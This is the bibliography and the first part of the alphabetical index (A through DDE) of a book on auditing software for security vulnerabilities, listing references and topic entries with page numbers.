Bishop, M. *Computer Security: Art & Science*. Addison-Wesley, 2003.

Brown, K. *Programming Windows Security*. Addison-Wesley, 2000.

Brown, K. *The .NET Developer's Guide to Windows Security*. Addison-Wesley, 2005.

Chen, H., Wagner, D., and Dean, D. "Setuid Demystified." In *Proceedings of the Eleventh Usenix Security Symposium*. San Francisco, 2002.

Eddon, G. and Eddon, H. *Inside Distributed COM*. Microsoft Press, 1998.

Ferguson, N. and Schneier, B. *Practical Cryptography*. Wiley Publishing, Inc., 2003.

Fielding, R., et al. (1999). "Request for Comments (RFC) 2616: Hypertext Transfer Protocol HTTP/1.1." Internet Engineering Task Force (IETF), 1999.

Hart, J. *Windows System Programming*, *Third Edition*. Addison-Wesley, 2005.

Hoglund, G. and McGraw, G. *Exploiting Software*. Addison-Wesley Professional, 2004.

Howard, M. and LeBlanc, D. *Writing Secure Code*, *Second Edition*. Microsoft Press, 2002.

Howard, M., LeBlanc, D., and Viega, J. *19 Deadly Sins of Software Security*. McGraw-Hill Osborne Media, 2005.

ISO/IEC. *ISO/IEC International Standard 9899-1999: Programming Languages-C*. International Organization for Standardization (ISO), 1999.

ITU-T. *Recommendation X.690, ISO/IEC 8825-1, ASN.1 encoding rules: Specification of Basic Encoding Rules (BER), Canonical Encoding Rules (CER) & Distinguished Encoding Rules (DER)*. International Organization for Standardization (ISO), 2002.

ITU-T. *Recommendation X.691, ISO/IEC 8825-2, ASN.1 encoding rules: Specification of Packed Encoding Rules (PER)*. International Organization for Standardization (ISO), 2003.

ITU-T. *Recommendation X.693, ISO/IEC 8825-4, ASN.1 encoding rules: XML Encoding Rules (XER)*. International Organization for Standardization (ISO), 2004.

Kernighan, B. W. and Ritchie, D. M. *The C Programming Language*, *2nd Edition*. Prentice Hall, 1988.

Koziol, J., et al. *The Shellcoder's Handbook: Discovering & Exploiting Security Holes*. Wiley Publishing, Inc., 2004.

Lopatic, T., McDonald, J., and Song, D. *A Stateful Inspection of FireWall-1*. Blackhat Briefings, 2000.

Maughan, D., et al. "Request for Comments (RFC) 2408: Internet Security Association & Key Management Protocol (ISAKMP)." Internet Engineering Task Force (IETF), 1998.

McConnell, S. *Code Complete: A Practical Handbook of Software Construction*. Microsoft Press, 2004.

Menezes, A., van Oorschot, P., and Vanstone, S. *Handbook of Applied Cryptography*. CRC Press, 2000.

Microsoft Developer Network (MSDN) Library. http://msdn.microsoft.com/library/, 2006.

Mockapetris, P. "Request for Comments (RFC) 1035: Domain Names-Implementation & Specification." Internet Engineering Task Force (IETF), 1987.

Moore, B. "Shattering By Example." Security-Assessment.com (http://blackhat.com/presentations/bh-usa-04/bh-us-04-moore/bh-us-04-moore-whitepaper.pdf), 2003.

NGSSoftware Insight Security Research Papers. Next Generation Security Software. http://www.nextgenss.com/research/papers/.

OpenBSD Project. OpenBSD Manual (www.openbsd.org/cgi-bin/man.cgi), 2006.

Paxon, V. Personal Web site (www.icir.org/vern/).

Postel, J. "Request for Comments (RFC) 0768: User Datagram Protocol." Internet Engineering Task Force (IETF), 1980.

Postel, J. "Request for Comments (RFC) 0791: Internet Protocol." Internet Engineering Task Force (IETF), 1981.

Postel, J. "Request for Comments (RFC) 0793: Transmission Control Protocol." Internet Engineering Task Force (IETF), 1981.

Quinlan, D., Russell, P. R., and Yeoh, C. "Filesystem Hierarchy Standard." www.pathname.com/fhs/, 2004.

Ranum, M. Personal Web site (www.ranum.com/).

Russinovich, M. and Cogswell, B. Sysinternals (www.sysinternals.com/).

Russinovich, M. and Solomon, D. *Microsoft Windows Internals: Microsoft Windows Server 2003, Windows XP, & Windows 2000*, *Fourth Edition*. Microsoft Press, 2005.

Schneier, B. *Applied Cryptography: Protocols, Algorithms, & Source Code in C*, *Second Edition*. Wiley Publishing, Inc., 1995.

Schrieber, S. *Undocumented Windows 2000 Secrets: A Programmer's Cookbook*. Addison-Wesley, 2001.

Sommerville, I. *Software Engineering*, *Seventh Edition*. Addison-Wesley, 2004.

SPI Labs Whitepapers. SPI Dynamics (www.spidynamics.com/spilabs/education/whitepapers.html).

St. Johns, M. "Request for Comments (RFC) 1413: Identification Protocol." Internet Engineering Task Force (IETF), 1993.

Stevens, W. R. *Advanced Programming in the UNIX Environment*. Addison-Wesley, 1992.

Stevens, W. R. *TCP/IP Illustrated, Volume 1: The Protocols*. Addison-Wesley, 1994.

Stewart, R. and Dalal, M. *Improving TCP's Robustness to Blind In-Window Attacks*. Internet Engineering Task Force (IETF), 2006.

Swiderski, F. and Snyder, W. *Threat Modeling*. Microsoft Press, 2004.

The Open Group. *The Single UNIX Specification*. The Austin Group (www.unix.org/version3/), 2004.

van der Linden, P. *Expert C Programming*. Prentice-Hall, 1994.

Wheeler, D. A. "Secure Programming for Linux and Unix HOWTO." www.dwheeler.com/secure-programs, 2003.

Zalewski, M. "Delivering Signals for Fun & Profit." Symantec (BindView publication, acquired by Symantec; www.bindview.com/Services/Razor/Papers/2001/signals.cfm), 2001.

Zalewski, M. Personal Web site (http://lcamtuf.coredump.cx/).

Указатель

Символы
/bin directory (UNIX), 463
/etc directory (UNIX), 463
/home directory (UNIX), 463
%m format specifier, 423
/sbin directory (UNIX), 463
/var directory (UNIX), 463
A
AASP (Active Server Pages), 1013
Abstract Syntax Notation (ASN.1). ??. ASN.1 (Abstract Syntax Notation)
Abstraction, software design, 27
ACC (allocation-check-copy) logs, 363
auditing, 362-369
data assumptions, 365-366
order of action, 366-367
unanticipated conditions, 364-365
Accept header field (HTTP), 1018
Accept-Charset header field (HTTP), 1018
Accept-Encoding header field (HTTP), 1018
Accept-Language header field (HTTP), 1018
Accept-Ranges header field (HTTP), 1018
access control, 1057-1058
ASP.NET, 1122
DCOM (Distributed Component Object Model), 734-736
vunerabilities, 69-70
access control entries (ACEs). ??. ACEs (access control entries)
access control policy, 38
access masks, Windows NT, security descriptors, 648-649
access tokens, Windows NT sessions, 639-640
contexts, 644-645
group lists, 641
impersonation, 647
privileges, 640-641
restricted tokens, 642-644
SAFER (Software Restriction Policies) API, 644
access( ) function, 527

accountability, common vulnerabilities, 40-41
accuracy, software design, 32
ACEs (access control entries), 647
flags, 650
orders, 653
ACFs (application configuration files), RPCs (Remote Procedure Calls), 710
ACLs (access control lists), 647
low-level ACL control, 650
permissions, auditing, 652-653
Windows NT, inheritance, 649
activation, DCOM objects, 734
activation records, runtime stack, 170
active FTP, 900
Active Server Pages (ASP). ??. ASP (Active Server Pages)
Active X controls, 749 , 753-754
COM (Component Object Model), security, 749-754
kill bit, 752
signing, 750
site-restricted controls, 752
threading, 753
ActiveX Data Objects (ADO), 1113-1115
address space layout randomization (ASLR). ??. ASLR (address space layout randomization)
addresses
IP addresses, 832-834
maintaining state with, 1029-1030
subnet addresses, 834
AdjustTokenGroups( ) function, 643
AdjustTokenPrivileges( ) function, 643
ADO (ActiveX Data Objects), 1113-1115
ADT (abstract data type), stacks, 169
Age header field (HTTP), 1018
Aitel, Dave, 158
AIX, 460
AJAX (Asynchronous JavaScript and XML), 1085
algorithms
analyzing, CC (code comprehension), 116

encryption, 41-42
block ciphers, 42
common vunerabilities, 43-45
exchange algorithms, 43
IV (initialization vector), 42
stream ciphers, 42
hashing algorithms, 326
software design, 26-27
alloc( ) function, 318
allocating 0 bytes, 370-371
allocation functions, auditing, 369-377
allocation-check-copy (ACC) logs. ??. ACC (allocation-check-copy) logs
allocator scorecards, 377-379
Allocator with Header Data Structure listing (7-39), 372
Allocator-Rounding Vulnerability listing (7-38), 372
Allow header field (HTTP), 1018
Allowed header field (HTTP), 1018
analysis phase, code review, 93 , 106-108
findings summary, 106
analyzing
algorithms, CC (code comprehension), 116
classes, CC (code comprehension), 116-117
modules, CC (code comprehension), 114-116
objects, CC (code comprehension), 116-117
Anderson, J.S., 459
anonymous pipes, Windows NT, 698
antimnalware applications, 82-83
antisniff tool, vunerabilities, 249-255
Antisniff v1.0 Vulnerability listing (6-8), 250
Antisniff v1.1 Vulnerability listing (6-9), 251
Antisniff v1.1.1 Vulnerability listing (6-10), 252
Antisniff v1.1.2 Vulnerability listing (6-11), 253
Apache, Struts framework, 1008
Apache 1.3.29/2.X mod_rewrite Off-by-one Vulnerability listing (7-19), 332
Apache API, 1011
Apache mod_dav CDATA Parsing Vulnerability listing (7-1), 298

Apache mod_php Nonterminating Buffer Vulnerability listing (7-18), 331
APCs (asynchronous procedure calls), 765
APIs (application programming interfaces)
Apache API, 1011
ISAPI (Internet Server Application Programming Interface), 1010
NSAPI (Netscape Server Application Programming Interface), 1010
Appel, Andrew W., 80
AppID keys, 728
application access, categories, 95-96
application architecture modeling, 53-66
application identity, DCOM (Distributed Component Object Model), 732-733
application IDs, COM (Component Object Model), 728
application layer, network segmentation, 87-88
application manifests, 657
application protocols, 921
ASN.1 (Abstract Syntax Notation), 972-974
BER (Basic Encoding Rules), 975-979
CER (Canonical Encoding Rules), 976-979
DER (Distinguished Encoding Rules), 977 , 979
PER (Packed Encoding Rules), 979-983
XER (XML Encoding Rules), 983-984
auditing, 922-937
data type matching, 927-934
data verification, 935
documentation collection, 922-923
identifying elements, 923-927
system resource access, 935-937
DNS (Domain Name System), 984 , 989-990
headers, 991-992
length variables, 996-1002
name servers, 986-987
names, 993-996
packets, 991
question structure, 992
request traffic, 989
resolvers, 986-987

resource records, 984-985 , 988 , 993
spoofing, 1002-1005
zones, 986-987
HTTP (Hypertext Transfer Protocol), 937-948
header parsing, 937-938
posting data, 942-948
resource access, 940-941
utility functions, 941-942
ISAKMP (Internet Security Association and Key Management Protocol), 948
encryption vunerabilities, 971-972
headers, 949-952
payloads, 952-971
application review, 91-93
application review phase, 93 , 97-98 , 103-105
bottom-up approach, 100
hybrid approach, 100-101
iterative process, 98-99
peer reviews, 106
planning, 101-103
reevaluation, 105
status checks, 105
top-down approach, 99
working papers, 103-104
code auditing, 111 , 133 , 147
binary navigation tools, 155-157
CC (code comprehension) strategies, 112-119
CP (candidate point) strategies, 112 , 119-128
debuggers, 151-154
dependency alnalysis, 135-136
desk checking, 137-139
DG (design generalization) strategies, 112 , 128-133
fuzz testing tools, 157-158
internal flow analysis, 133-135
OpenSSH case study, 158-164
rereading code, 136-137
scorecard, 112

source code navigators, 148-151
subsystem alnalysis, 135-136
test cases, 139-147
code navigation, 109
external flow sensitivity, 109-110
tracing, 111
documentation and analysis phase, 93 , 106-108
findings summary, 106
preassessment phase, 93
application access, 95-96
information collection, 96
scoping, 94
process outline, 93
remediation support phase, 93 , 108-109
application-specific CPs (candidate points), 128
applications
attack surfaces, 68
COM (Component Object Model) applications, registration, 741-743
DCOM (Distributed Component Object Model) applications, auditing, 741-749
reverse-engineering applications, 924-927
RPC (Remote Procedure Call) applications, auditing, 722-724
Web applications. ??. Web applications
Applied Cryptography , 41
appSettings section, ASP.NET, 1123
apr_palloc( ) function, 299
arbitrary file accesses, junction points, 678-680
argument promotions, 232
arguments, functions, auditing, 360-362
arithmetic
C programming language
arithmetic boundary conditions, 211-223
signed integer boundaries, 220-223
unsigned integer boundaries, 213-220
modular arithmetic, 214
pointers, 278-280
arithmetic boundaries, variables, auditing, 316-319

arithmetic boundary conditions, C programming language, 211-223
numeric overflow conditions, 211-212
numeric underflow conditions, 212
numeric wrapping, 212
signed integers, 220-223
unsigned integers, 213-220
arithmetic shift, 273
Arithmetic Vulnerability Example in the Parent Function listing (7-10), 318
Arithmetic Vulnerability Example listing (7-9), 317
ASLR (address space layout randomization), 194
operational vulnerabilities, preventing, 78
ASN.1 (Abstract Syntax Notation), 972-974
BER (Basic Encoding Rules), 975-979
CER (Canonical Encoding Rules), 976-979
DER (Distinguished Encoding Rules), 977 , 979
PER (Packed Encoding Rules), 979-983
XER (XML Encoding Rules), 983-984
ASP (Active Server Pages), 1113
configuration settings, 1118
cross-site scripting, 1118
file access, 1115
file inclusion, 1116-1117
inline evaluation, 1117-1118
shell invocation, 1115
SQL injection queries, 1113-1115
ASP.NET, 1118
configuration settings, 1121-1123
cross-site scripting, 1121
file access, 1119-1120
file inclusion, 1120
inline evaluation, 1121
shell invocation, 1120
SQL injection queries, 1118-1119
assessments
applications, 91
code, 92-93

application review phase, 93 , 97-106
code auditing, 111-133
code navigation, 109-111
documentation and analysis phase, 93 , 106-108
preassessment phase, 93-96
process outline, 93
remediation support phase, 93 , 108-109
assets, information collection, 50
assignment operators, C programming language, type conversions, 231-232
asymmetric encryption, 42
Asynchronous JavaScript and XML (AJAX), 1085
asynchronous procedure calls (APCs). ??. APCs (asynchronous procedure calls)
asynchronous-safe code, reentrancy, 757-759
asynchronous-safe function, signals, 791-797 , 800-801 , 804-809
ATL (Active Template Library), DCOM (Distributed Component Object Model), 740
atomicity, 756
attack surfaces
applications, 68
firewalls, 895
attack trees, 59-62
attack vectors, high-level attack vectors, OpenSSH, 162-164
attacks
attack surfaces, applications, 68
attack trees, 59-62
bait-and-switch attacks, 47
blind data injection attacks, 880
blind reset attacks, 879-880
cryogenic sleep attacks, 545-546
DoS (denial of service) attacks, 48
name validation, 931-932
environmental attacks, 21-22
exceptional conditions, 22
homographic attacks, 450
node types, 60
second-order injection attacks, 409
shatter attacks, 694-697

SHE (structured exception handling) attacks, 178-180
SMB relay attacks, 688
spoofing attacks, 72
DNS (Domain Name System), 1002-1005
firewalls, 914-920
terminal attacks, 609-610
attributes
objects, uninitialized attributes, 314-315
UNIX processes, 572-611
file descriptors, 580-591
resource limits, 574-580
retention, 573-574
audit logs, function audit logs, 339-340
auditing, 10
application protocols, 922-937
data type matching, 927-934
data verification, 935
documentation collection, 922-923
identifying elements, 923-927
system resource access, 935-937
black box testing, compared, 11-13
code, 111 , 133 , 147
binary navigation tools, 155-157
CC (code comprehension) strategies, 112-119
CP (candidate point) strategies, 112 , 119-128
debuggers, 151-154
dependency alnalysis, 135-136
desk checking, 137-139
DG (design generalization) strategies, 112 , 128-133
fuzz testing tools, 157-158
internal flow analysis, 133-135
OpenSSH case study, 158-164
rereading code, 136-137
scorecard, 112
SDLC (Systems Development Life Cycle), 13
source code navigators, 148-151

subsystem alnalysis, 135-136
test cases, 139-147
code-editing situations, 9
COM (Component Object Model) applications, interfaces, 743-749
control flow, 326-339
flow transfer statements, 336
looping constructs, 327-336
switch statements, 337-339
DCOM (Distributed Component Object Model) applications, 741-749
file opens, Windows NT, 674-675
functions, 339
argument meaning, 360-362
audit logs, 339-340
return value testing, 340-350
side-effects, 351 , 353-359
hidden fields, 1036
importance of, 9 , 11
memory management, 362
ACC (allocation-check-copy) logs, 362-369
allocation functions, 369-377
allocator scorecards, 377-379
double-frees, 379-385
error domains, 378-379
permissions, ACLs, 652-653
RPC applications, 722-724
running code, 567
UNIX privileges, management code, 488-490
variables, 298-326
arithmetic boundaries, 316-319
initialization, 312-315
lists, 321-326
object management, 307-312
relationships, 298-307
structure management, 307-312
tables, 321-326
type confusion, 319-321

Web applications, 1078-1081
activities to isolate, 1079
avoiding assumptions, 1080
black box testing, 1079
enumerating functionality, 1081
goals, 1081
multiple approaches, 1080
reverse-engineering, 1081
testing and experimentation, 1080-1081
authenticate( ) function, 177
authentication, 36
common vulnerabilities, 36
insufficient validation, 38
untrustworthy credentials, 37
HTTP authentication, 1033-1036 , 1056-1057
RPC servers, 714-716
RPCs (Remote Procedure Calls), UNIX, 623-624
Web-based applications, 75
authentication files, OpenSSH, 161
authorization, 38 , 1057-1058
ASP.NET, 1122
common vulnerabilities, 39
Authorization header field (HTTP), 1018
AUTH_TYPE (environment variable), 1088
automated source analysis tools, code audits, CP candidate point) strategy, 120-122
automatic threat modeling, 65
automation objects, COM (Component Object Model), 729
fuzz testing, 749
automation servers, 729
availability, 48
common vunerabilities, 48-49
expectations of, 9
B
back-tracing code, 111
bait-and-switch attacks, 47
Bansal, Altin, 235

Bellovin, Steve, 891
BER (Basic Encoding Rules), ASN.1 (Abstract Syntax Notation), 975-979
Bercegay, James, 1101
big-endian architecture, bytes, ordering, 209
/bin directory (UNIX), 463
binary audits, COM (Component Object Model), 743-749
binary bitwise operators, 243
binary encoding, C programming language, 207-208
binary layout (Windows), imports, 70
binary navigation tools, code auditing, 155-157
binary notation
positive decimal integers, converting to, 207
positive numbers, converting to decimal, 207
binary protocols, data types, matching, 927-932
binary-only application access, 95
Bind 9.2.1 Resolver Code gethostans( ) Vulnerability listing (7-2), 300
binding endpoints, RPC servers, 712-714
bindings, 706
BinNavi binary navigation tool, 157
Bishop, Matt, 5
bit fields, C programming language, 205
bitmasks, permissions, 495-497
bitwise shift operators, C programming language, 236-237
black box analysis, 118
black box generated CPs (candidate points), 123-128
black box hits, tracing, 117-119
black box testing, 1079
auditing, compared, 11-13
black-list filters, metacharacters, 435-436
blind connection spoofing, TCP streams, 876-879
blind data injection attacks, TCP streams, 880
blind reset attacks, TCP streams, 879-880
block ciphers, 42
boot files, UNIX, 511
bottom-up approach, application review, 100
bottom-up decomposition, 27

Bouchareine, Pascal, 877
boundaries, trust boundaries, 28
complex trust boundaries, 30
simple trust boundaries, 28-30
boundary conditions, sequence numbers, TCP (Transmission Control Protocol), 888
boundary descriptor objects, Windows NT, 631
bounded string functions, 393-400
Break Statement Omission Vulnerability listing (7-23), 337
break statements, omissions, 337-338
Bret-Mounet, Frederic, 749
Brown, Keith, 637
BSD linux, 459
securelevels, 492
setenv( ) function, 576-577
BUF-MEM_grow( ) function, 311-312
buffer overflow, text-based protocols, 933-934
Buffer Overflow in NSS Library's ssl2_HandleClientHelloMessage listing (7-34), 365
buffer overflows, 168-169
global overflows, 186
heap overflows, 183-186
off-by-one errors, 180-183
process memory layout, 169
SHE (structured exception handling) attacks, 178-180
stack overflows, 169-178
static overflows, 186
buffer subsystem, SSH server, code audits, 160
buffers, OpenSSH, vunerabilities, 307-310
bugs, software, 4-5
business logic, 26-27 , 1041
business tier (Web applications), 1042-1044
byte order, C programming language, 209
bytes, overwriting, 198-199
C
C programming language, 204
arithmetic boundary conditions, 211-223
binary encoding, 207-208

bit fields, 205
bitwise shift operators, 236-237
byte order, 209
character types, 205
data storage, 204-211
floating types, 205
format strings, 422-425
function invocations, 237-238
implementation defined behavior, 204
integer types, 205-206
macros, 288-289
numeric wrapping, 212
objects, 205
operands, order of evaluation, 282-283
operators, 233 , 271-277
right shift, 272-277
size, 271-272
pointers, 277-282
arithmetic, 278-280
vunerabilities, 280-282
precedence, 287-288
preprocessor, 288-289
security, 1075
signed integers, boundaries, 220-223
standards, 204
stdio file interface, 547-557
string handling, 388-407
structure padding, 284-287
switch statements, 237
type conversions, 223-248
assignment operators, 231-232
comparisons, 265-270
conversion rules, 225-231
default type conversions, 224
explicit type conversions, 224
floating point types, 230-231

function prototypes, 232
implicit type conversions, 224
integer promotions, 233-238
narrowing, 227-228
sign extensions, 248-265
simple conversions, 231-232
typecasts, 231
usual arithmetic conversions, 238-245
value preservation, 225-226
vunerabilities, 246-270
widening, 226-227
types, 204-207
typos, 289-296
unary operator, 236
unary + operator, 235
unary - operator, 235
undefined behavior, 204
unsigned integers, boundaries, 213-220
C Programming Language, The , 204
C Rationale document, 204
C++ programming language, EH (exception handling), 179
Cache-Control header field (HTTP), 1018
calling conventions, functions, 173
canary values, 190-191
candidate points, 111
canonicalization, files, Windows NT, 663-666
capabilities, Linux, 492-494
carry flags (CFs), 214
CAS (code access security), 6
case sensitivity, Windows NT filenames, 673
CBC (cipher block chaining) mode cipher, 42
CC (code comprehension) strategies, code audits, 112-119
algorithm analysis, 116
black box hit traces, 117-119
class analysis, 116-117
module analysis, 114-116

object analysis, 116-117
trace malicious input, 113-114
CER (Canonical Encoding Rules), ASN.1 (Abstract Syntax Notation), 976-979
Certificate Payload Integer Underflow in CheckPoint ISAKMP listing (16-2), 954
certificate payloads, ISAKMP (Internet Security Association and Key Management Protocol), 963-964
certificate request payloads, ISAKMP (Internet Security Association and Key Management Protocol), 964
CFML (ColdFusion Markup Language), 1013
CFs (carry flags), 214
CGI (Common Gateway Interface), 1009-1010 , 1086
environment variables, 1087-1093
indexed queries, 1086-1087
chain of trust relationships, 30-31
Challenge-Response Integer Overflow Example in OpenSSH 3.1 listing (6-3), 216
change monitoring, 83
Character Black-List Filter listing (8-22), 435
character equivalence, Unicode, 456-457
character expansion, text strings, 401
Character Expansion Buffer Overflow listing (8-4), 401
character sets, 446
character stripping vulnerabilities, metacharacters, filtering, 437-439
character types, C programming language, 205
Character White-List Filter listing (8-23), 436
Charge-To header field (HTTP), 1018
checked build application access, 95
checkForAnotherInstance( ) function, 776
checksum, IP (Internet Protocol), 843
child processes, UNIX processes, 560-563
chroot jails, 80
cipher block chaining (CBC) mode cipher, 42
circular linked lists, 322
clarity, software design, 32
Clarke, Arthur C., 3
class diagrams, UML (Unified Markup Language), 53
classes
analyzing, CC (code comprehension), 116-117
IP addresses, 832

vulnerabilities
design vunerabilities, 14-15
implementation vunerabilities, 15-16
operational vunerabilities, 16
vunerabilities, 14
cleanup( ) function, 792
cleanup_exit( ) function, 793
Cleaton, Nick, 538
client IP addresses, maintaining state with, 1029-1030
client tier (Web applications), 1042
clients
client control, 1047-1048
pipe squatting, 705
visibility, 1046-1047
close( ) function, 556-557
close-on-exec file descriptor, UNIX, 581-582
CloseHandle( ) function, 628
closing
files, studio file system, 556-557
TCP connections, 871-872
Clowes, Shaun, 1104
CLR (Common Language Runtime), 6
CLSIDs, mapping to applications, COM (Component Object Model), 728
code
auditing, 111 , 133 , 147
binary navigation tools, 155-157
CC (code comprehension) strategies, 112-119
CP (candidate point) strategies, 112 , 119-128
debuggers, 151-154
dependency alnalysis, 135-136
desk checking, 137-139
DG (design generalization) strategies, 112 , 128-133
fuzz testing tools, 157-158
internal flow analysis, 133-135
OpenSSH case study, 158-164
rereading code, 136-137

running code, 567
scorecard, 112
SDLC (Systems Development Life Cycle), 13
source code navigators, 148-151
subsystem alnalysis, 135-136
test cases, 139-147
memory, finding in, 188-189
reuse, 52
source code, profiling, 52
typos, C programming language, 289-296
code access security (CAS). ??. CAS (code access security), 6
code naigation, 109
external flow sensitivity, 109-110
tracing, 111
code page assumptions, Unicode, 455-456
Code Page Mismatch Example listing (8-31), 455
code paths, 135
code review, 92-93
application review phase, 93 , 97-98 , 103-105
bottom-up approach, 100
hybrid approach, 100-101
iterative process, 98-99
peer reviews, 106
planning, 101-103
reevaluation, 105
status checks, 105
top-down approach, 99
working papers, 103-104
code auditing, 111 , 133 , 147
binary navigation tools, 155-157
CC (code comprehension) strategies, 112-119
CP (candidate point) strategies, 112 , 119-128
debuggers, 151-154
dependency alnalysis, 135-136
desk checking, 137-139
DG (design generalization) strategies, 112 , 128-133

fuzz testing tools, 157-158
internal flow analysis, 133-135
OpenSSH case study, 158-164
rereading code, 136-137
scorecard, 112
source code navigators, 148-151
subsystem alnalysis, 135-136
test cases, 139-147
code navigation, 109
external flow sensitivity, 109-110
tracing, 111
documentation and analysis phase, 93 , 106-108
findings summary, 106
preassessment phase, 93
application access, 95-96
information collection, 96
scoping, 94
process outline, 93
remediation support phase, 93 , 108-109
Code Surfer, 150
code-auditing situations, 9
CoInitializeEx( ) function, 729
ColdFusion, 75
ColdFusion Markup Language (CFML), 1013
ColdFusion MX, 1014
collecttimeout( ) function, 799
collisions, Windows NT object namespaces, 630-631
COM (Component Object Model), Windows NT
access controls, 734-736
Active X security, 749-754
application audits, 741-749
application identity, 728 , 732-733
application registration, 741-743
ATL (Active Template Library), 740
automation objects, 729 , 749
CLSID mapping, 728

components, 725-727
DCOM Configuration utility, 731-732
impersonation, 736-737
interface audits, 743-749
interfaces, 727-728
IPC (interprocess communications), 725-754
MIDL (Microsoft Interface Definition Language), 738-740
OLE (Object Linking and Embedding), 728
proxies, 730
stubs, 731
subsystem access permissions, 733-734
threading, 729-730
type libraries, 731
COMbust tool, 749
Common Gateway Interface. ??. CGI (Common Gateway Interface)
Common Language Runtime (CLR), 6
common real types, 238
Communications of the ACM , 450
Comparison Vulnerability Example listing (6-20), 266
comparisons, type conversions, C programming language, 265-270
compensating controls, operational vunerabilities, 76
component diagrams, UML (Unified Markup Language), 54
Component Object Model (COM). ??. COM (Component Object Model)
Computer Security: Art and Science , 5
concurrent programming
APCs (asynchronous procedure calls), 765
deadlocks, 760-762
multithreaded programs, 810-825
process synchronization, 762
interprocess synchronization, 770-783
lock matching, 781-783
synchronization object scoreboard, 780-781
System V synchronization, 762-764
Windows NT synchronization, 765-770
race conditions, 759-760
reentrancy, 757-759

repetition, 806-809
shared memory segments, 763
signals, 783
asynchronous-safe function, 791-797 , 800-801 , 804-809
default actions, 784-785
handling, 786-788
interruptions, 791-796 , 806-809
jump locations, 788-791
non-returning signal handlers, 797-801 , 804 , 806
sending, 786
signal handler scoreboard, 809-810
signal masks, 785
vunerabilities, 791-801 , 804-809
starvation, 760
threads
deadlocks, 823-825
PThreads API, 811-813
race conditions, 816-823
starvation, 823-825
Windows API, 813-815
condition variables, PThreads API, 812-813
conditions, ACC logs, unanticipated conditions, 364-365
confidentiality, 41
encryption
algorithms, 41-42
block ciphers, 42
common vunerabilities, 43-45
exchange algorithms, 43
IV (initialization vector), 42
stream ciphers, 42
expectations of, 7-8
configuration files
OpenSSH, 160
UNIX, 508-509
configuration settings
ASP, 1118

ASP.NET, 1121-1123
Java servlets, 1112-1113
PHP, 1104-1105
CONNECT method, 1021
Connection header field (HTTP), 1018
connection points, objects, 736
connections
RPCs (Remote Procedure Calls), 706
TCP (Transmission Control Protocol), 865 , 869
blind connection spoofing, 876-879
connection tampering, 879
establishing, 871-872
fabrication, 875-876
flags, 870
resetting, 872
states, 869-870
ConnectNamedPipe( ) function, 704
constraint establishment, test cases, code audits, 144-145
Content-Encoding header field (HTTP), 1019
Content-Language header field (HTTP), 1019
Content-Length header field (HTTP), 1019
Content-Location header field (HTTP), 1019
Content-MD5 header field (HTTP), 1019
Content-Range header field (HTTP), 1019
Content-Transfer-Encoding header field (HTTP), 1019
Content-Type header field (HTTP), 1019
CONTENT_LENGTH (environment variable), 1088
CONTENT_TYPE (environment variable), 1088
context handles, RPCs (Remote Procedure Calls), 718-721
contexts, Windows NT sessions, access tokens, 644-645
control flow, auditing, 326-339
flow transfer statements, 336
looping constructs, 327-336
switch statements, 337-339
control-flow sensitive coide navigation, 109-110
Controller component (MVC), 1045

controlling terminals, UNIX, 574
conversion rules, type conversions, C programming language, 225-231
ConvertSidToStringSid( ) function, 637
ConvertStringSidToSid( ) function, 637
cookies, 1036-1038
stack cookies, 190-191
COPY method, 1022
core files, 519
CoRegisterClassObject( ) function, 744
Correct Use of GetFullPathName( ) listing (8-13), 416
corruption (memory), 167
buffer overflows, 168-169
global overflows, 186
heap overflows, 183-186
off-by-one errors, 180-183
process memory layout, 169
SHE (structured exception handling) attacks, 178-180
stack overflows, 169-178
static overflows, 186
protection mechanisms, 189-190
ASLR (address space layout randomization), 194
assessing, 196-202
function pointer obfuscation, 195-196
heap hardening, 191-193
nonexecutable stack, 193
SafeSEH, 194-195
stack cookies, 190-191
shellcode, 187-189
Cost header field (HTTP), 1019
counter (CTR) mode cipher, 42
CP (candidate point), code audits, 112 , 119-128
application-specific CPs, 128
automated source analysis tools, 120-122
black box generated CPs, 123-128
general approach, 119-120
simple binary CPs, 122

simple lexical CPs, 122
crackaddr( ) function, 303
CRC (cyclic redundancy check) routines, 46
Create*( ) functions, 631
CreateEvent( ) function, 768
CreateFile( ) function, 632 , 661 , 664-665 , 667 , 674-675 , 699-700
CreateHardLink( ) function, 676
CreateMutex( ) function, 630 , 766
CreateNamedPipe( ) function, 699-700 , 704
CreateNewKey( ) function, 684
CreatePrivateNamespace( ) function, 631
CreateProcess( ) function, 426 , 654
CreateRestrictedToken( ) function, 642
CreateSemaphore( ) function, 768
CreateWaitableTimer( ) function, 769
credentials, authorization, untrustworthy credentials, 37
critical sections, Windows API, 814
cross-site scripting
ASP, 1118
ASP.NET, 1121
Java servlets, 1110-1111
Perl, 1096
PHP, 1103
XSS, 1071-1074
cryogenic sleep attacks, 545-546
crypto subsystem, SSH server, code audits, 160
cryptographic hash functions, 46
cryptographic signatures, 47
cryptography, 41
cryptographic data integrity, 45
cryptographic signatures, 47
hash functions, 45-46
originator validation, 47
salt values, 46
encryption
algorithms, 41-42

block ciphers, 42
common vunerabilities, 43-45
exchange algorithms, 43
IV (initialization vector), 42
stream ciphers, 42
CRYPTO_realloc_clean( ) function, 380
Cscope source code navigator, 149
Ctags source code navigator, 149-150
CTR (counter) mode cipher, 42
Cutler, David, 626
cyclic redundancy check (CRC) routines, 46
D
DACL (discretionary access control list), 632
daemons, UNIX, 467-468
Dangerous Data Type Use listing (7-41), 374
Dangerous Use of IsDBCSLeadByte( ) listing (8-30), 454
Dangerous Use of strncpy( ) listing (8-2), 396
data assumptions, ACC logs, 365-366
data buffers, OpenSSH, vunerabilities, 307-310
data flow, vunerabilities, 18-19
data flow diagrams (DFDs), 55-58
data hiding, 307
data integrity, 45
cryptographic signature, 47
hash functions, 45-46
originator validation, 47
salt values, 46
data link layer, network segmentation, 84-85
data ranges, lists, 324 , 326
data storage, C programming language, 204-211
data tier (Web applications), 1042-1043
Data Truncation Vulnerability listing (8-11), 415
Data Truncation Vulnerability 2 listing (8-12), 415
data types, application protocols, matching, 927-934
data verification, application protocols, 935
data-flow sensitivee code navigation, 109-110

datagrams, IP datagrams, 834-836
data_xfer( ) function, 355
Date header field (HTTP), 1019
DCE (Distributed Computing Environment) RPCs, 618 , 706
DCOM (Distributed Component Object Model), 328 , 725-754 , 829
access controls, 734-736
Active X security, 749-754
application audits, 741-749
application identity, 732-733
application registration, 741-743
ATL (Active Template Library), 740
automation objects, fuzz testing, 749
DCOM Configuration utility, 731-732
impersonation, 736-737
interface audits, 743-749
MIDL (Microsoft Interface Definition Language), 738-740
subsystem access permissions, 733-734
DCOM Configuration utility, 731-732
DDE (Dynamic Data Exchange), 658
